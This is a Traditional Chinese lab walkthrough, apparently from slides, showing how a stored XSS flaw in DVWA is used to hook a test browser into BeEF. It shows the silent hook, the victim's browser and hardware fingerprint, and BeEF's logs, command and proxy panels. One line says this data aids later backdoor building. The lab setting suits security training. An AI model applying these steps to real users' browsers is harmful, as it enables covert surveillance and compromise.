
我們所提交的 beef

當我們把當前的連結給任意使用者輸入時，  
立即會馬上被注入，且不會有任何警告




192.168.10.131/dvwa/vulnerabilities/xss\_s/

# 開啟Windows虛擬機實驗



# 開啟DVWA並將Security設定為low



## DVWA Security

### Script Security


Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

# 假設我們為一般瀏覽網站的使用者，想瀏覽 XSS stored這個選項

當我們一點擊，無聲無息的就被BeEF釣到了，且不會產生任何通知和跳出任何警告




Option	Name	Message
File Inclusion		
SQL Injection		
SQL Injection (Blind)		
Upload		
XSS reflected		
<b>XSS stored</b>		
DVWA Security		
PHP Info		
About		

Name: test Message: This is a test comment.
Name: alert("XSS") Message: test
Name: Message: test
Name: Message: test2
Name: beef Message:

# 查看BeEF畫面，多出了一個Windows



# 3. BeEF

## 與上鉤的使用者互動



# 這些資訊對於之後建立後門程式很有幫助

BeEF 0.5.4.0 | [Logout](#)

Getting Started | Logs | Zombies | **Current Browser**

Details | Logs | Commands | Proxy | XssRays | Network

Hooked Browsers

- Online Browsers
  - 192.168.10.131
    - 192.168.10.135
    - 192.168.10.140
- Offline Browsers

Key	Value
browser.capabilitiesactivex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Mon Dec 11 2023 09:54:18 GMT-0800 (Pacific Standard Time)
browser.engine	EdgeHTML
browser.language	en-US
browser.name	E
browser.name.friendly	MSEdge
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763


# 包括一些版本相關資訊

Key ▲	Value
browser.window.title	Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS)
browser.window.uri	http://192.168.10.131/dvwa/vulnerabilities/xss_s/
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	2
hardware.gpu	ANGLE (Microsoft Basic Render Driver Direct3D11 vs_5_0 ps_5_0)
hardware.gpu.vendor	Microsoft
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	614
hardware.screen.size.width	819
hardware.screen.touchenabled	No
hardware.type	Virtual Machine
host.os.arch	64
host.os.family	Windows
host.os.name	Windows
host.os.version	10

# Logs可看到使用者在瀏覽器的操作

Details Logs Commands Proxy XssRays Network				
I...	Type	Event	Date	Bro...
11		192.168.10.140 appears to have come back online	2023-12-11 06:40:24 UTC	2
10		192.168.10.140 appears to have come back online	2023-12-11 06:27:20 UTC	2
9		192.168.10.140 just joined the horde from the domain: 192.168.10.131:80	2023-12-11 06:27:19 UTC	2

# 能在目標電腦上執行的所有命令




# 可查看http request的資訊

Details	Logs	Commands	Proxy	XssRays	Network					
History	Forge Request	Help								
Proto	Domain	Port	Met...	Path	Res ...	Res Text	Port St...	Processed	Req Date...	Res Date
No History										

# 查看當前有哪些XSS漏洞

Details	Logs	Commands	Proxy	XssRays	Network
Logs	Scan Config				
Vector Method	Vector Name	Vector PoC			
No History					


# 查看上鉤的路徑



